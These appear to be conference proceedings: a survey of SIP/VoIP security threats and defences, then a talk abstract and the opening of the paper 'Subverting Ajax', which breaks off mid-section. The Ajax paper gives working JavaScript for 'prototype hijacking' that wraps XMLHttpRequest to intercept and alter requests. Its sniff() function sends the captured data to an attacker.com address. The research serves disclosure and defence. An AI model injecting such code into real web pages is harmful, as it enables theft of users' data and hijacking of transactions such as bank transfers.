University of Hamburg, Dept. of Informatics
Vogt-Kölln-Str. 30, D-22527 Hamburg
seedorf@informatik.uni-hamburg.de

Abstract

Today, the session initiation protocol (SIP) is the predominant protocol for Voice-over-IP (VoIP) signalling. The intention of this paper is to present an overview of VoIP security issues - both current and future – focusing on SIP. We start by presenting some fundamental differences between VoIP and the public switched telephone network (PSTN). We then look at specific problems for SIP signalling that arise from these differences. We summarize current activities regarding SIP security, including recent developments in the research community and standardization efforts within the IETF. Finally, the paper will give an outlook on security issues in future VoIP scenarios. Specifically, we present a short security analysis of using SIP in a peer-to-peer setting (P2P-SIP).

1. Introduction

In recent years, the digitized transmission of audio signals over IP-based networks - commonly called Voice-over-IP (VoIP) - has emerged to a widely used application. During this evolvement the Session Initiation Protocol (SIP) [1] has become a popular and now dominating choice for signalling in VoIP communications. Today, many SIP implementations by various vendors exist (Hardware Telephones, "Softphones", Gateways, etc.). However, due to some fundamental differences compared to the Public Switched Telephone Network (PSTN), VoIP phone calls cannot be considered as secure as phone calls carried out over the PSTN.

The intention of this paper is to present an overview on current and future security challenges in SIP-based VoIP communications[1]. In the next section we describe the differences between VoIP and the PSTN that make securing VoIP difficult. Following this general introduction and motivation on VoIP security we give an overview on signalling with SIP. We then look at current research problems in SIP-based VoIP. We describe some important challenges and give a brief summary on current approaches to solve the problems. Finally, we give an outlook on future SIP-based VoIP scenarios (i.e. Peer-to-Peer SIP) and the security implications of such an - yet another - infrastructure change for VoIP signalling.

2. Differences between Voice-over-IP and the PSTN

VoIP as it is used today has some fundamental differences compared to speech transmission in the Public Switched Telephone Network (PSTN):

- In the PSTN, signalling is done in a separate and closed network. With VoIP, signalling is done in an open, highly insecure network (e.g. the Internet).
- Traditional telephones are simple devices with limited functionality. VoIP terminals, on the other hand, are complex devices with their own TCP/IP stack.
- VoIP offers mobility: users can change their location and still use the same identity in the network. A VoIP-user only needs access to the Internet. By contrast, in the PSTN there is no mobility.
- Because there is no mobility in the PSTN, authentication is not necessary. Anybody who has physical access to a socket in the wall can use that line. As VoIP can be used from anywhere in the Internet, additional authentication must be utilised.

Most security problems that VoIP faces today arise from these significant differences. This is especially true in the consumer market where phone calls are carried out over the Internet. From the perspective of mobility and authentication, VoIP is similar to mobile phone networks such as GSM. However, GSM differs from VoIP because it uses smartcards in terminals and consists of a limited number of providers that trust each other.

[1] We assume that the reader is somewhat familiar with VoIP; a general introduction on Voice-over-IP technology and research challenges can be found in [23].

3. Signalling with SIP

The Session Initiation Protocol (SIP) was specified by the IETF as a standard for signalling and control in multimedia communications over IP [1]. SDP, the Session Description Protocol, is used to select parameters (such as the codec and media type) for the transmission. After a session has been established with SIP, the actual media transfer is transmitted with the Real-time Transport Protocol (RTP). Because SIP is used to set up a session, any secure communication that can be established in a SIP session can further be used to negotiate secrets for a secure RTP stream. Therefore, SIP security is of high importance for VoIP security.

SIP is a client-server protocol which resembles HTTP. Signalling is based on text messages: A message consists of a header and an optional body. Messages are either *requests* or *responses*. If a SIP entity receives a request, it performs the corresponding action and sends back a response to the originator of the request. Responses are three-digit status codes. Table 1 list SIP requests; table 2 lists classes for SIP response codes.

SIP Request	Description
INVITE	*Initiates a call signalling sequence*
BYE	*Terminates a session*
ACK	*Acknowledge*
OPTIONS	*Queries a server about its capabilities*
CANCEL	*Used to cancel a request in progress*
REGISTER	*Used to register location information at a registrar*

Table 1 SIP Requests

SIP Response Codes
1xx - informational
2xx - ok
3xx - redirection
4xx - client error
5xx - server error
6xx - global failure

Table 2 SIP Response Codes

Addressing in SIP is done with Uniform resource Identifiers (URIs). A SIP-URI is similar to an e-mail address and generally of the type "sip:user@domain". SIP designates different (logical) entities: *user agent*, *proxy*, *registrar*, *redirect server*, and *location server.* A *User agent* is a terminal participating in SIP-communications (this can be hardware or software). A *proxy* receives messages and forwards them to another SIP entity. A *redirect server* redirects the sender of the message to another SIP entity instead of forwarding the message. Users can register their current location (i.e. IP-address) with the *registrar* of their domain. This enables mobility: A *location server* is used by a registrar to store the location of users (the binding of a SIP-URI with a current IP-address). The location server provides a directory for other SIP entities to look up the current location for a given SIP-URI.

Example: Setting up a Simple Voice Connection with SIP

The establishment of a voice connection between two users is illustrated in Figure 1 [2]. In this example, user agent A and B are in different domains and have different proxies. First, the callee (user agent B) needs to register with its local registrar (1) to be able to receive calls. The registrar stores the location information at a location server (2). When user agent A wants to call user agent B, it sends an INVITE-request to its local SIP-proxy (3) which passes on the request (possibly after a DNS lookup) to the proxy of user B's domain (4). The proxy in domain B needs lo look up the IP-address of user agent B at the location server (5, 6) before it can send the request to user agent B (7). The response message for user agent A can take the same route back (8, 9, 10).




Figure 1 – Setting up a phone call with SIP

SIP Security Mechanisms

The SIP standard, as specified in RFC 3261 [1], includes several security mechanisms:

- S/MIME: Because SIP is using MIME for message bodies, S/MIME can be used to send authenticated and encrypted messages between user agents.
- Digest Authentication: SIP entities sharing a secret (e.g. a password) can authenticate each other with a challenge-response mechanism. To prevent replay attacks, this challenge-response authentication includes nonces.
- TLS & IPSec: Hop-by-hop security for SIP signalling can be achieved either on the transport layer (TLS) or on the network layer (IPsec).

In theory, these security mechanisms can make SIP signalling secure. However, they require a pre-call trust relationship or rely on a trust infrastructure (like a public key infrastructure), which all users can use and with one root that all users trust.

4. Current Security Problems for SIP signalling

By its very definition, VoIP uses IP networks for setting up voice communication. Thus, all threats that are well-known in IP-networks (e.g. denial-of-service, spoofing, sniffing, …) are inherited by VoIP. Furthermore, implementation vulnerabilities (e.g. buffer overflows) are likely because VoIP servers and terminals are complex IP-devices. Specific to SIP are – among others - the following threats (see also [3]):

- Registration/call hijacking
- Impersonating a SIP-entity
- Tampering with message bodies
- Tearing down sessions
- Denial of service
- Eavesdropping
- Spam

Many activities exist with the goal of making VoIP more secure. Within the scope of this paper, it is only possible to list some important challenges and summarize current activities to mitigate these problems. For a more depletive list of threats to VoIP and SIP the reader is referred to [3], [4].

Authentication

One of the fundamental problems for SIP security is end-to-end authentication of communication partners in the absence of a universal trust infrastructure[2]. If the communication partners have a pre-call trust relationship (e.g. via e-mail), S/MIME can be used. Hop-by-Hop solutions (e.g. TLS, IPSec) only work if there is a transitive trust path between sender and receiver of a SIP message. Unlike https, SIP messages via TLS can pass many application layer hops between sender and receiver, and some intermediary entities may not be trustworthy. The following approaches are trying to mitigate authentication problems for SIP/VoIP:

- *ZRTP* [5] is a protocol developed by Phil Zimmermann, the inventor of PGP. ZRTP enables a Diffie-Hellman key exchange within an RTP stream. This key exchange is protected against man-in-the-middle attacks through an authentication string. The user can verify this authentication string with the actual voice of his communication partner. Thus, ZRTP offers authentication of a known communication partner without using any trust infrastructure.
- RFC 3325 specifies a SIP header in which a proxy of a domain can assert the identity used in a SIP message. However, this assertion is not signed. It can be exchanged between domains that have a TLS connection. In [6], a similar "SIP Identity" mechanism is suggested. With this approach, a proxy can assert proper authentication of an identity from its domain and sign such an assertion.
- The SIP community has realised that hop-to-hop security offered by TLS is insufficient for authentication in many cases. The goal of [7] is to develop a new way to establish end-to-end authentication between user agents with SIP.

Security of Terminals & Servers

Because SIP devices are complex, implementation weaknesses seem unavoidable. Vulnerabilities for SIP implementations are found frequently (e.g. [8]). The following efforts strive to make SIP implementations more secure by fostering SIP black-box testing:

- The University of Oulu, Finland, has developed a test-suite for SIP implementations [9]. It contains a large amount of valid and invalid SIP-Invite messages. A test conducted on SIP devices with these messages showed many weaknesses in the tested products [9].
- RFC 4475 describes various test messages that can be used to "torture" a SIP implementation.
- Many simple tools (e.g. [10]) can be used to carry out tests on SIP implementations. An advanced tool to construct sophisticated test-cases for SIP is SIPp [11]. SIPp offers the definition of complex and dynamic tests for SIP implementations.

Spam over Internet Telephony (SPIT)

Though not an issue today, it is estimated that Spam over Internet Telephony (SPIT) will become a problem in the future. First, automatic generation of SIP-based phone calls is feasible and cheap. Second, VoIP Spam will be much more intrusive than e-mail Spam is today: A phone will actually ring with each SPIT occurrence (possibly in the middle of the night). VoIP deals with real-time audio signals. Thus, the same countermeasures as for e-mail spam may not work for SPIT. Examples for work in this area are:

[2] Once authentication has taken place, an encryption key for the media stream can - for example - be negotiated with Multimedia Internet Keying (MIKEY) and the media stream can be secured via the Secure Real-Time Transport Protocol (SRTP).

- A comparison to e-mail spam and an overview on possible solutions against SPIT in SIP networks can be found in [12].
- SIP extensions for feedback on SPIT detection and prevention are proposed in [13].
- A prototype for an anti-SPIT solution has been described in [14].

Lawful Interception

Most countries legally allow for authorized wiretapping of telephone calls by law enforcement agencies, so-called Lawful Interception. Depending on the use case and national law, Lawful Interception legislation may apply to VoIP. However, Lawful Interception for VoIP is much harder than in the PSTN due to the following technical facts:

- The SIP provider and the Internet Service Provider (ISP) may be different.
- Signalling and payload usually take a different route, traffic is only linked in terminals.
- The signalling and payload of the conversation may be encrypted.

Thus, in order to reliably deploy Lawful Interception for VoIP it would be necessary to a) intercept all SIP traffic and b) intercept the network traffic in real-time of a provider not known prior to call-setup. Several scientists have realized the potential problems of Lawful Interception for VoIP. They have made a proposal arguing that the benefit of Lawful Interception for VoIP may be outweighed by the negative consequences for society [15].

5. Security Problems for P2P-SIP

Although SIP is specified as a client-server protocol [1], recent proposals suggest using SIP in a peer-to-peer (P2P) setting [16], [17]. This approach of using a peer-to-peer network as a substrate for SIP signalling is frequently called P2P-SIP. P2P-SIP is currently discussed in the IETF and many internet drafts exist (see [18]). The general approach is as follows: Instead of servers, a P2P network is used for SIP registration and user location. Researchers have proposed to use a Distributed Hash Table (DHT) instead of SIP servers for user location and user registration [16], [17]. Distributed Hash Tables have been developed to reliably store and retrieve content in a distributed network[3].




Figure 2 – Simplified overview of locating a SIP user with P2P-SIP

Example of operation

For P2P-SIP, the content stored in the DHT is the binding of user location and SIP-URI. The index to some binding gets computed by hashing the desired SIP-URI. If a node wants to request the current location for a SIP-URI, it inserts a lookup request into the network. This lookup request is routed to the node responsible for the index[3]. That node delivers the content to the requesting node. Figure 2 exemplifies how locating a SIP communication partner is done in a P2P-SIP network [19]: Two users, Alice and Bob, want to communicate. In order to use the network, Alice's and Bob's user agents have to join the network (1), (2). In the example, Alice joins as node 33 and Bob joins as node 231. In order to receive calls, Bob has to register his SIP-URI with the P2P network (3). To do so, Bob hashes his SIP-URI and stores his current location at the node responsible for hash(SIP-URI). In the example, Bob's SIP-URI hashes to 95 and is stored at node 215 in the network. If Alice wants to call Bob (4), she can ask the P2P-network for the node which is responsible for Bob's URI: She computes the index for Bob's URI by hashing his SIP-URI and invokes lookup(index) as a service offered by the network. The lookup request gets routed through the P2P network and finally returns the IP-address and port of the node responsible for the requested content (5). Alice can then contact that node (node 215 in the example) directly to receive Bob's location (6). Finally, Alice can contact Bob (7).

[3] For a tutorial on structured P2P networks and Distributed Hash Tables the reader is referred to [24].

Security Challenges

The P2P paradigm introduces new security threats to SIP. Most important, the lack of a central authority makes authentication of users and nodes difficult. Without authentication, adversary nodes can falsify messages, drop messages, or spoof identity. In this way malicious nodes can launch man-in-the-middle or denial-of-service attacks. With no trusted authority that certifies identities, adversary nodes can control a large fraction of a distributed system [20]. Specific security problems that need to be considered in a P2P-SIP system are (see [21] for a detailed discussion):

- Secure node ID mapping
- Secure routing
- Bootstrapping
- Anonymity
- Identity Enforcement
- Free Riding
- Lawful Interception
- Spam Prevention
- Emergency Services

Options to make P2P-SIP secure

In order to make a P2P network secure for SIP, in general the following approaches can be taken [21]:

1. *Central Authority:* In principle, a trusted authority can certify nodes' identities in the network. This would enable authentication between nodes and prevent most attacks. However, a central authority would need to be trusted and accepted by all users in the system. Furthermore, public key infrastructures do not scale well in practice.
2. *Distributed Solution:* Instead of a central authority, a distributed mechanism could provide authentication in a P2P-SIP network. For instance, reputation management systems assign trust values to nodes in a distributed fashion. However, most reputation management systems that have been developed focus on file-sharing and are therefore not (yet) applicable to P2P-SIP.
3. *Other Approaches:* Because the solutions presented above are not satisfactory in all application scenarios, researchers are trying to develop alternatives. Examples of such alternative approaches that could be applied to P2P-SIP are self-certifying SIP-URIs [19] or a trusted randomness service [22].

6. Conclusion

The intention of this paper has been to present an overview of important challenges and current activities on SIP security. Due to many threats, challenges, and the huge amount of work going on, we were only able to give an overview on some important aspects of SIP security. Many problems for VoIP security have not yet been solved satisfactorily. SIP is used to initiate VoIP communications. Thus, SIP security will remain an active and interesting research area in the near future.

References

[1] J. Rosenberg, H. Schulzrinne et al., "SIP: session initiation protocol", RFC 3261, 2002

[2] J. Posegga, J. Seedorf, "Voice over IP: Unsafe at any Bandwidth?", Eurescom Summit 2005 – Ubiquitous Services and Applications, Heidelberg, April 27-29, 2005, pp. 305-314, VDE Verlag

[3] Voice over IP Security Alliance, "VoIP Security and Privacy Threat Taxonomy", Public Release 1.0, http://www.voipsa.org/Activities/taxonomy.php, Oct. 2005

[4] Bundesamt für Sicherheit in der Informationstechnik, "VOIPSEC Studie", http://www.bsi.bund.de/literat/studien/VoIP/index.htm

[5] P. Zimmermann, A. Johnston, J. Callas, "ZRTP: Extensions to RTP for Diffie-Hellman Key Agreement for SRTP", http://www.philzimmermann.com/docs/draft-zimmermann-avt-zrtp-01.html, internet draft, March 2006

[6] J. Peterson, C. Jennings, "Enhancements for Authenticated Identity Management in the Session Initiation Protocol (SIP)", draft-ietf-sip-identity-06 (work in progress), October 2005.

[7] V. Gurbani, F. Audet, D. Willis, "The SIPSEC Uniform Resource Identifier (URI)", internet draft (work in progress), June 2006

[8] Cisco Security Advisory: Multiple Vulnerabilities in Cisco IP Telephones, http://www.cisco.com/warp/public/707/multiple-ip-phone-vulnerabilities-pub.shtml

[9] PROTOS Test-Suite: c07-sip, http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip/, University of Oulu, Finland

[10] sipsak homepage, SIP swiss army knife, http://www.sipsak.org/

[11] SIPp, http://sipp.sourceforge.net/

[12] J. Rosenberg, C. Jennings, "The Session Initiation Protocol (SIP) and Spam", draft-ietf-sipping-spam-03, internet draft (work in progress), October 2006

[13] S. Niccolini, S. Tartarelli, M. Stiemerling, S. Srivastava, "SIP Extensions for SPIT identification" , draft-niccolini-sipping-feedback-spit-02, internet draft (work in progress), August 2006

[14] S. Niccolini, "SPIT and SPIM", http://www.iptel.org/voipsecurity/workshop/program_1stjune2006.php, 3rd VoIP Sec. Workshop, June 2006, Berlin, Germany

[15] S. Bellovin, M. Blaze, et al., "Security Implications of Applying the Communications Assistance to Law Enforcement Act to Voice over IP", http://www.itaa.org/news/docs/CALEAVOIPreport.pdf

[16] K. Singh, H. Schulzrinne, "Peer-to-Peer Internet Telephony using SIP", Proceedings of the international workshop on Network and operating systems support for digital audio and video, Stevenson, Washington, USA, June 2005, pp. 63-68, ACM Press

[17] D.A. Bryan, B.B. Lowekamp, C. Jennings, "SOSIMPLE: A Serverless, Standards-based, P2P SIP Communication System", Proc. of the International Workshop on Advanced Architectures and Algorithms for Internet Delivery and Applications, Orlando, FL, June 2005, IEEE Press

[18] www.p2psip.org

[19] J. Seedorf, "Using Cryptographically Generated SIP-URIs to Protect the Integrity of Content in P2P-SIP", Third Annual VoIP Security Workshop, June 2006, Berlin, Germany, to appear in ACM Digital Library

[20] J. R. Douceur, "The sybil attack", Revised Papers from the First International Workshop on Peer-to-Peer Systems, Cambridge, MA (USA), March 2002, Lecture Notes In Computer Science, Vol. 2429, Springer

[21] J. Seedorf, "Security Challenges for P2P-SIP", IEEE Network Special Issue on Securing Voice over IP, September 2006

[22] T. Condie, V. Kacholia, S. Sankararaman, P. Maniatis, J.M. Hellerstein, "Maelstrom: Churn as Shelter", University of California at Berkeley Technical Report No. UCB/EECS-2005-11, November 2005

[23] B. Goode, "Voice over internet protocol", Proc. of the IEEE, Vol. 90, No. 9, September 2002, pp. 1495-1517

[24] R. Steinmetz, S. Götz, S. Rieche, "Distributed Hash Tables", in P2P Systems and Applications, R. Steinmetz and K. Wehrle (Eds.), LNCS 3485, pp.79-93 & pp. 95-117, 2005

Hacking

Subverting AJAX

Next generation vulnerabilities in 2.0 Web Applications

http://events.ccc.de/congress/2006/Fahrplan/events/1602.en.html

Ajax and the new dynamic extensions leverage new threats that lead to innovative attack scenarios against web applications.

In a world where the user learned to behave properly in his interaction with the old web interfaces, many innovative technologies are emerging. Ajax and new dynamic web extensions empower web browsers and client-server communications as well as they leverage new threats and undisclosed attack scenarious.

Web 2.0 is going to be the first choice in upcoming web projects and many companies are migrating to new dynamic front-ends to increment value to their institutional sites, intranet corporates and Online Banking portals.

After a quick overview of simple Cross Site Scripting attacks, the speech will focus on security aspects of Web 2.0 technologies exploring unconventional and undisclosed attacking techniques. During the presentation we will show the next step in content/request hijacking and the next generation of client-side and server-side injection. Specifically, by applying advanced Javascript techniques like prototyping we'll see how to hijack functions and objects in order to have transparent attacks without breaking javascript code in Ajax web pages.

Moreover, will be shown non trivial ways to attack web pages and inject code by taking advantage of other kinds of vulnerabilities in a cross domain environment. Finally, we will see how poor design choices in web browsers would bring to new kind of attacking vectors like UXSS through plugins and sandbox framework flaws.

Giorgio Fedon is currently employed as senior security consultant and penetration tester at Emaze Networks S.p.a., delivers code auditing, Forensic and Log analysis, Malware Analysis and complex Penetration Testing services to some of the most important Companies, Banks and Public Agencies in Italy. He participated as speaker in many national and international events talking mainly about web security and malware obfuscation techniques. During his past job he was employed at IBM System & Technology Group in Dublin. He is part of Owasp (Open Web Application Security Project).

Stefano Di Paola is a software engineer, secure software developer and security researcher. Stefano has great knowledge about web security in LAMP environments. He found some of the most critical vulnerabilities in MYSQL / PHP core products and tries to be always a step further in security research on new application environments. Stefano works as a freelance security and ICT consultant for several italian companies and public administrations.

Project Site http://www.wisec.it/

Subverting Ajax

Stefano Di Paola *wisec@wisec.it*, Giorgio Fedon *giorgio.fedon@gmail.com*

December 2006

Abstract — **The ability of modern browsers to use asynchronous requests introduces a new type of attack vectors. In particular, an attacker can inject client side code to totally subvert the communication flow between client and server. In fact, advanced features of Ajax framework build up a new transparent layer not controlled by the user. This paper will focus on security aspects of Ajax technology and on their influence upon privacy issues. Ajax is not only a group of features for web developers: it's a new paradigm that allows leveraging the most refined client side attacks.**

Index Terms — **Ajax Security, Universal Cross Site Scripting, Code Injection, Cache Poisoning, Prototype Hijacking, Auto Injecting Cross Domain Scripting**

I. Introduction

Ajax[1] is an acronym for Asynchronous Javascript And XML. Ajax is not a new programming language, is an umbrella term which describes a group of features and enhancements to improve appearance and functionality of traditional web sites.

Ajax relies on XMLHttpRequest[2], CSS, DOM and other technologies; the main characteristic of AJAX is its "asynchronous" nature, which makes possible to send and receive data from the server without having to refresh the page. Common Ajax implementations can be found in various languages and libraries like ActiveX, Flash and Java applet.

This paper will focus on Javascript language, because is considered the formal standard in Web 2.0 application development.

The large adoption of Javascript in Html code permits to create a transparent data exchange between client and server. Users then interact with standard Html objects controlled by classes and procedures interpreted by their browsers.

Some examples of web applications that already use Ajax are GMail, GoogleMaps or Live.com.

II. How Ajax works

To completely understand the functioning of web applications integrated with Ajax, we can look at figure 1 to see the classic web application model, compared to the asynchronous one.

As we can see, asynchronous requests through XMLHttpRequest in Ajax model are totally transparent to the end user.

Ajax model let the application send Http requests and information without displaying any visual acknowledgment, even on the browser's status bar.




Figure 1: *Classic and Asynchronous models compared*

In Ajax applications, as soon as the browser has loaded the libraries of the application, users will not experience common waitings in page loading. Ajax framework and web server can refresh the content by pushing the data to the browser User Interface via DOM[3] manipulation (Document Object Module).

In table 1 we can see a piece of javascript code where XMLHttpRequest object is used to send some data to a web server via the POST method.
As soon as the code is processed, 'xmlhttp' object will set any information about the data being exchanged, even a response that can be used by the application, if needed.
It's important to point out that XMLHttpRequest Object is not the only available tool to send asynchronous requests: it's possible to find in some client-side languages, browsers and plugins different ways to deliver bidirectional requests.

```
var xmlhttp=null;
 try {
  xmlhttp = new
           ActiveXObject("Msxml2.XMLHTTP");
 } catch (e) {
   xmlhttp = false;
  }

 if(!xmlhttp && typeof
              XMLHttpRequest!='undefined') {
     try {
           xmlhttp = new XMLHttpRequest();
     } catch (e) {
           xmlhttp=false;
     }
  }
  xmlhttp.open("POST", "/",true);
  xmlhttp.setRequestHeader("Header", "Value");

  xmlhttp.onreadystatechange=function() {
  if (xmlhttp.readyState==4)
    if(xmlhttp.status==200)
     elaboraResponse(xmlhttp.responseText)

  }
  xmlhttp.send("data");
  xmlhttp.close();
```

Table 1: *Javascript Code implementing an asynchronous request via XMLHttpRequest Object*

In Mozilla Javascript language, for example, SoapCall[4] is available; in Internet Explorer can be used XMLDocument[5] to request an XML document via GET method.
Any one of the objects above, will include a security model to control requests to external domains. In particular XMLHttpRequest applies a restriction policy to the same origin. This kind of control will deny any request made outside actual host, considering port and protocol.
Other classes and implementations diversify security policies to the context and scope of the object during the use of different objects.

We will see below different techniques to bypass imposed restrictions.

III. Ajax known problems

Applications based upon Ajax are affected by the same problems of any other web application, but usually are more complex because of their asynchronous nature. During development it's important to take care of all singular aspects, without focusing only on some functionalities and on features related to business needs.
Superior framework complexity can lead developers to not refine the security aspects and to shorten the testing process. In addition it's a common thought to consider asynchronous requests non duplicable events outside the application. It's important to point out that such requests are based on client-side HTTP protocol which is not reliable from a security point of view (the sender can be impersonated if TLS is not used).
Ajax problems are present both client side and server side and can be classified as follows:

1. System Architecture;
2. Authorization and authentication;
3. Client/Server communication;
4. Management of communication (usually XML);
5. Client and Server are not trusted.

Analysis of previous problems can be found in publications of a number of researchers, in particular Jeremiah Grossman[6], Billy Hoffman[7] and Andrew Van der Stock[8]. It's suggested to read also OWASP articles about Ajax Security[9]

IV. Advanced Attacks

XSS Prototype Hijacking

It will now be described a new advanced technique to gain total control over an Ajax application. This attack is exclusively based on some of the intrinsic properties of Prototype Languages[11] like Javascript.

Prototype based programming is a style of Object Oriented programming where classes are not present; indeed, objects are cloned from already existing objects (native objects) or from scratch (empty objects). Eventually, new methods or attributes belonging to an object could be created or reimplemented by simply defining them.

To better understand this approach let's see an example. Let's instantiate a new XMLHttpRequest writing:

```
var xmlhttp= new XMLHttpRequest();
```

When the code is interpreted and executed, XmlHttp object will not be a new instance of XMLHttpRequest class, but will be simply cloned from the original XMLHttpRequest object.

From developer's perspective, this very intuitive and extensible approach could allow to add new methods and attributes directly to native objects.

For Example:

```
XMLHttpRequest.newMethod= function() {
    return "value";
}
```

From now on, the new method will be available to all new cloned objects by simply calling it:

```
xmlhttp.newMethod();
```

Although these features are powerful, this extensibility could allow anyone to overwrite even the native objects. Let's see how it's possible to implement a new object which will wrap the native XMLHttpRequest and that, once injected in a XSS attack, will allow the attacker to intercept any callable method and any available attribute.

The new object and the attack will be totally transparent to the application and most of all to the end user. It's important to notice that this technique can be applied to several objects and to Internet Explorer ActiveX as well.

This technique has been found by S. Di Paola and is called *Prototype Hijacking*. It represents the state of the art in hijacking techniques applied to the Javascript language.




Figure 2: *Hijacking Technique applied to Ajax based applications (Prototype Hijacking).*

The most important concept could be explained by looking at the following code:

```
var xmlreqc=XMLHttpRequest;
XMLHttpRequest = function() {
                this.xml = new xmlreqc();
                return this;
}
```

In this example, the reference to XMLHttpRequest native object is saved in a new variable and XMLHttpRequest is readdressed to a new object by using one of the many ways of creating a constructor. Inside the constructor, a new attribute is instantiated as the previously saved real XMLHttpRequest. From now on, every cloned object

will be a wrapper clone and not a clone of the original one.
What follows is the implementation of wrapper methods for some of XMLHttpRequest native objects, in order to create a Man in the middle attack (ref. Figure 2).
Before we go into deep of hijacking, let's suppose there is a 'sniff()' function using the techniques described by Rager[13] and Grossman[6]:

```
function sniff(){
    var data='';
for(var i=0; i<arguments.length; i++)
data+=arguments[i];
if(image==null)
image = document.createElement('img');
if(data.length> 1024)
data= data.substring(0, 1024) ;
image.src=
    'http://www.attacker.com/hijacked.html?data='+data;
}
```

Let's now show some examples that wrap native methods and intercept them.

```
XMLHttpRequest.prototype.send = function (pay){
    // Hijacked .send
    sniff("Hijacked: "+" "+pay);
    pay=HijackRequest(pay);
    return this.xml.send(pay);
}
```

By taking advantage of the previous wrapper it will be possible to dynamically intercept all data, and it will even be possible to modify it by using any function (HijackRequest in this case).

Next code example could allow an attacker to modify any native attribute values or application behaviour, by using defineSetter and defineGetter methods[14]:

```
XMLHttpRequest.prototype.___defineSetter___(
    "multipart",function (h){    //  Hijacked multipart
        this.xml.multipart=h
        sniff("multipart: "+" "+h);
        return  h;
    });

XMLHttpRequest.prototype.___defineGetter___(
    'status",function (){ // Hijacked status
        h=this.xml.status ;
        sniff("status: "+" "+h);
        return  h;
});
```

Actually, by using this attack technique, a malicious user could modify or inject requests and responses by using some specifically crafted functions in a transparent way to the user and to the underneath application.

As a final and better clarifying example of the consequences of this attack, let's consider an Ajax application developed for bank transfers. This application has a web dialog to confirm transactions and notifies the user via SMS for every bank transfer operation accomplished by an authenticated user.

If this Ajax interface is exposed to an XSS or to any related vulnerability, attacker will just have to inject the code and to wait for a bank transfer and then use the same code to redirect requests and responses to him.
In this case, the attack is totally independent from any authentication system used such as One Time Passwords or RSA tokens. Ajax based applications, could be subverted by ignoring the application specific implementations or communication modes. A paradise for phishing attacks.

Universal XSS

Browsers are applications with a lot of different features, and as we have seen previously are extremely powerful. Unfortunately, when software complexity increases, will increase also the probability to find inside it potential vulnerabilities[15].
Vulnerability discovery projects like “Browser Fun”[16] of H.D. Moore, disclosed during time, dozens of problems inside IE advanced features. Indeed most of them were linked to memory handling, memory corruption and buffer overflows, some of the most interesting problems rely on higher level implementations like the integration of built-in client functionalities with browser's plug-ins.
